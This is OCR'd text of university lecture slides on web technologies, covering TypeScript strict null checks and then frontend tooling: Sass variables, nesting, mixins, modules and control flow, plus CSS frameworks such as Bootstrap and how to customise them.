    return x; //x has type never in this branch
  }
}

function g(x: any): never { //g never returns (it always throws an error)
  throw new Error("Oops!");
}
```

TYPESCRIPT: STRICTNESS LEVELS

- Different users expect different things from TypeScript
- By default, TypeScript offers an opt-in experience
  - Types are optional, **any** is used when a precise type cannot be inferred
  - We can be more strict about inferred **any**s by using the **noImplicitAny** flag
- To avoid being too intrusive, some checks are disabled by default
  - For example, **null** and **undefined** can be assigned to any type
  - Forgetting to explicitly handle null/undefined values is the cause of countless bugs in the world (some called it the billion dollar mistake!)
  - The **strictNullChecks** flag can be used to ensure that null and undefined values are explicitly handled

TYPESCRIPT: STRICT NULL CHECKS

strict.ts

```
class CustomCollection<T> {
  list: T[] = [];
  add: (x: T) => number = (element: T) => {
    return this.list.push(element);
  }
}

let x = new CustomCollection<string>();
x.add("Sam"); x.add("Cliff"); x.add("Mama");

let character = x.list.find((val: string) => {
  return val === "Amelie"
});

console.log(character.toUpperCase()); //character might be undefined!
```

TYPESCRIPT: STRICT NULL CHECKS

```
@luigi ➜ D/O/T/W/2/e/TypeScript $ tsc -target es6 .\strict.ts


@luigi ➜ D/O/T/W/2/e/TypeScript $ tsc -target es6 -strictNullChecks .\strict.ts
strict.ts:13:13 - error TS18048: 'character' is possibly 'undefined'.

13 console.log(character.toUpperCase());
               ~~~~~~~~~


Found 1 error in strict.ts:13
```

REFERENCES (1/2)

- **The TypeScript Handbook**
  Available at https://www.typescriptlang.org/docs/handbook/intro.html
  ⚠️ You do not need to know the *entire* handbook! Use it as a reference for the parts that were discussed in these slides.
- **Lecture Notes for the Comparative Studies of Programming Languages Course (Revision 1.9)**
  By Paquet, J., & Mokhov, S. A. (2010)
  Available at https://arxiv.org/pdf/1007.2123.pdf
  ⚠️ If you want to learn more about type system design in programming languages (e.g.: duck typing, structural vs nominative type systems), check out Section 3.3. This is **not** required for the Web Technologies course!


REFERENCES (2/2)

- **To Type or Not to Type? A Systematic Comparison of the Software Quality of JavaScript and TypeScript Applications on GitHub**
  By Justus Bogner and Manuel Merkel (2022)
  Available at https://dl.acm.org/doi/pdf/10.1145/3524842.3528454
  ℹ️ Interesting read. The authors compare JavaScript and TypeScript applications on multiple grounds, ranging from code quality and readability to bug proneness and bug resolution times.

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — LECTURE 17

FRONTEND TOOLING



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THE ROAD SO FAR

- We started our journey with foundational technologies: HTML, CSS, JS.
- We built **static** web pages
- We moved to **server-side** programming
- Still, the web pages we dynamically built were simple
  - A single stylesheet
  - Very little (if any) client-side JS
  - No external libraries/modules

THE ROAD AHEAD

Modern frontends can be much more **complex**!

- Client-side JavaScript code is becoming increasingly complex
  - Many **libraries/modules** are used
  - **Transpiling**, **Downleveling** code
  - **Optimizing** served files
- Often, **stylesheet pre-/post-processors** such as SASS are used

Tooling is required to **support devs** and **automate** these steps!

FRONTEND TOOLING

Today, we will go over the main challenges and tools to develop complex modern frontends


Agenda:

- CSS Pre-/Post-processors
  - SASS
- CSS Frameworks
- **Bundling** and **Minification**
- Development/Build servers

CSS PRE-/POST-PROCESSORS

CSS PRE-/POST-PROCESSORS


- CSS on its own can be fun, but stylesheets soon get **large**, **complex**, and **hard to maintain**.
- CSS Pre-/Post-Processing tools are essential in modern web development, and allow devs to efficiently creating **robust**, **scalable**, **optimized** stylesheets.




CSS PRE–PROCESSORS

CSS Pre-processors are special «compilers» that can generate CSS code starting from files written in their own specific syntax

- Pre-processor-specific syntax can be seen as an **extesion** of base CSS, introducing new features (e.g.: variables) to help write maintable stylesheets more efficiently
- Widely-used CSS processors include: Sass, LESS, Stylus…



CSS POST-PROCESSORS



Post-processors can automatically **process** and **transform** existing stylesheets, typically used for:

- **Downleveling** (see https://preset-env.cssdb.org/)

```
body {
  color: oklch(61% 0.2 29);
}
```

→

```
body {
  color: rgb(225, 65, 52);
}
```

- **Autoprefixing** (see https://autoprefixer.github.io/)


```
.example {
  transition: all .5s;
}
```

→

```
.example {
  -webkit-transition: all .5s;
  -o-transition: all .5s;
  transition: all .5s;
}
```

- **Optimizations** (e.g.: **minification** or delete unused parts)
- Enforce conventions and detect errors
- One of the most popular post-processors is PostCSS

CSS PRE-/POST-PROCESSORS: ADOPTION



State of CSS Survey 2023

SASS

- Self-defines as «*CSS with superpowers*»
- Currently the most popular pre-processor for CSS
- Been around since 2006 (that's almost 20 years ago!)
- Other preprocessors offer roughly the same features, with a slightly different syntax

INSTALLING SASS

- Install options are documented on the official website
- The easiest way to install SASS is to install it via **npm**

```
@luigi ➜ D/O/T/W/2/e/tooling $ npm install -g sass

added 17 packages in 5s
```

- This makes the **sass** binary available in the system path

```
@luigi ➜ D/O/T/W/2/e/tooling $ sass --help
Compile Sass to CSS.

Usage: sass <input.scss> [output.css]
       sass <input.scss>:<output.css> <input/>:<output/> <dir/>
```

SASS: TWO SYNTAXES

Sass supports two different syntaxes: **SCSS** and the **Indented Syntax**

SCSS Syntax

- Uses the **.scss** file extension
- It's a superset of CSS
- Most popular syntax

```scss
$font-stack: Helvetica, sans-serif;
$primary-color: #333;

body {
  font: 100% $font-stack;
  color: $primary-color;
}
```

Indented Syntax

- Uses the .sass file extension
- Indentation-based, like Python
- Was the original syntax

```sass
$font-stack: Helvetica, sans-serif
$primary-color: #333

body
  font: 100% $font-stack;
  color: $primary-color;
```

SASS: VARIABLES

- Sass supports **variables**
- They are ways to **re-use** values throughout our spreadsheets
- When we compile a Sass file, variables are substituted by their value

```scss
$font-stack: Helvetica, sans-serif;
$primary-color: #333;

body {
  font: $font-stack;
  color: $primary-color;
}
```

```css
body {
  font: Helvetica, sans-serif;
  color: #333;
}
```

```
@luigi ➜ D/O/T/W/2/e/tooling/sass $ sass file.scss file.css
```

SASS: NESTING

- In HTML, we have a clear nested element hierarchy
- In plain CSS, we cannot have nested rules
- Sass introduces support for **nesting**. It can make code more **readable**
- Too much nesting is a bad practice though! Leads to over-specific CSS!

```
.elem {
  color: red;
  span {
    color: blue;
    a {
      color: green; //applies to <a>s contained
    }
  }
}
```

```
.elem {
  color: red;
}
.elem span {
  color: blue;
}
.elem span a {
  color: green;
}
```

SASS: NESTING

```scss
/* nesting.scss */

nav {
  ul {
    margin: 0;
    padding: 0;
    list-style: none;
  }

  li { display: inline-block; }

  a {
    display: block;
    padding: 6px 12px;
    text-decoration: none;
  }
}
```

```css
/* nesting.css */

nav ul {
  margin: 0;
  padding: 0;
  list-style: none;
}

nav li {
  display: inline-block;
}

nav a {
  display: block;
  padding: 6px 12px;
  text-decoration: none;
}
```

SASS: MIXINS

- Mixins are a way to re-use a group of CSS/Sass declarations
- Can be declared using the at-rule **@mixin** followed by an identifier
- Can then be included using the **@include** rule

```
@mixin clear-list {
  list-style-type: none;
  padding: 0; margin: 0;
  li {
    display: inline-block;
  }
}

nav ul {
  background-color: aliceblue;
  @include clear-list;
}
```

```
nav ul {
  background-color: aliceblue;
  list-style-type: none;
  padding: 0;
  margin: 0;
}
nav ul li {
  display: inline-block;
}
```

SASS: MIXINS

- Mixins can also optionally include one or more parameters

```
@mixin theme($color: DarkBlue) {
  background: $color;
  color: #fff;
}

.info {
  @include theme;
}

.danger {
  @include theme($color: DarkRed);
}
```

```
.info {
  background: DarkBlue;
  color: #fff;
}

.danger {
  background: DarkRed;
  color: #fff;
}
```

SASS: MODULES

```scss
/* base.scss */
$font-stack: Helvetica, sans-serif;
$primary-color: #333;

body {
  font: $font-stack;
  color: $primary-color;
}
```

```scss
/* example.scss */
@use 'base';

.inverse {
  background: base.$primary-color;
  color: white;
}
```

```css
/* example.css */
body {
  font: Helvetica, sans-serif;
  color: #333;
}

.inverse {
  background-color: #333;
  color: white;
}
```

SASS: PARTIALS

- Sass files starting with an underscore are called **partials**
- These files are meant to only be included by other files
- Sass will not generate a stand-alone CSS files for partials
- A Sass file including all variables could be a good example of a partial

```
/* _variables.scss */
$primary-color: purple;
$accent-color: orange;
$background-color: beige;
```

SASS: LISTS AND MAPS

- **Lists** are sequences of values separated by commas, spaces, or slashes as long as it is consistent across the list.
- **Maps** are sequences of key-value pairs.
  - Each pair has the form **<key>:<value>**.
  - Keys must be unique within a map.

```
$list: (120px, 240px, 480px, 800px);
$map:  ("xs": 480px, "md": 768px, "lg": 1024px);
```

SASS: CONTROL FLOW RULES

- Sass provides rules to control whether styles get emitted, or to emit them multiple times with small variations
- Think of it as a **template engine** for generating CSS files!
- Same idea as control flow constructs in template engines
  - **@if/@else** can be used to conditionally emit styles
  - **@each** can be used to iterate over all elements in a list/map
  - **@for** and **@while** have the usual semantics

SASS: @IF/@ELSE

```
@use "sass:math";

@mixin avatar($size, $circle: false) {
  width: $size;
  height: $size;

  @if $circle {
    border-radius: math.div($size, 2);
  }
}

.square-av {
  @include avatar(100px, $circle: false);
}
.circle-av {
  @include avatar(100px, $circle: true);
}
```

```
.square-av {
  width: 100px;
  height: 100px;
}

.circle-av {
  width: 100px;
  height: 100px;
  border-radius: 50px;
}
```

SASS: @EACH


```
$sizes: ("xs": 480px, "md": 768px, "lg": 1024px);

@each $sizeName, $sizeMaxWidth in $sizes {
  @media screen and (max-width: $sizeMaxWidth) {
    .hidden-#{$sizeName} {
      display: none;
    }
  }
}
```

```
@media screen and (max-width: 480px) {
  .hidden-xs {
    display: none;
  }
}
@media screen and (max-width: 768px) {
  .hidden-md {
    display: none;
  }
}
/*.hidden-lg omitted for the sake of brevity*/
```

CSS FRAMEWORKS

Well, these are not really «Frameworks» as in «Software Frameworks»



CSS FRAMEWORKS

- Also when writing CSS code for our front-end, we might find ourselves solving the same problems over and over again
  - Create a layout system
  - Create a consistent typography
  - Style our tables, list, UI-components
  - Reset user agent styles to get a consistent appearence on any browser
- Luckily, there is no need to start from scrach every time!
- Many CSS frameworks exist, providing a set of **general-purpose** styles
  - We can use the provided styles as-is, or we can do some fine-tuning on top!

CSS FRAMEWORKS

Widely-used CSS frameworks include:

- Bootstrap (the most popular framework, originally from Twitter)
- Tailwind (known for its **utility-first** approach)
- Materialize, Foundation, Bulma, PureCSS, …

USING CSS FRAMEWORKS

- Frameworks are a set of one or more CSS files
- We just need to import these CSS files in our pages, and use the classes provided by the framework (as described in the docs)
- We can download the CSS files and serve them from our own server
- Or we can use CDNs (Content Delivery Networks) that host the CSS files for us.
  - Quick and convenient for prototyping, but raises some privacy concerns…

BOOTSTRAP EXAMPLE

- Let’s look at a page featuring Bootstrap 5.3
- Live demo time!

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CUSTOMIZING CSS FRAMEWORKS

- We might not want our website to look the same as a number of other websites built using the same framework.
- The pre-defined styles in the framework might not meet our needs for some particular aspects
- Most CSS frameworks are built using Sass or a similar tool. One way to customize a CSS framework is to change the build variables (e.g.: colors, fonts, sizes, etc…) according to our need, and then build the framework again.
- Another approach is to define custom CSS styles that override some of the framework's styles.

CUSTOMIZING BOOTSTRAP WITH SASS

- We can import the main bootstrap Sass file (or only some of its modules such as the grid system, the typography, etc…), and override some variables
- After compiling with Sass, we will get our own, custom Bootstrap flavor

```
//overriding Bootstrap variables

$primary:       #00647a;
$secondary:     rgb(254, 203, 110);

@import "../node_modules/bootstrap/scss/bootstrap.scss";
```

BOOTSTRAP EXAMPLE

- Let’s compile a custom version of Bootstrap
- Live demo time!

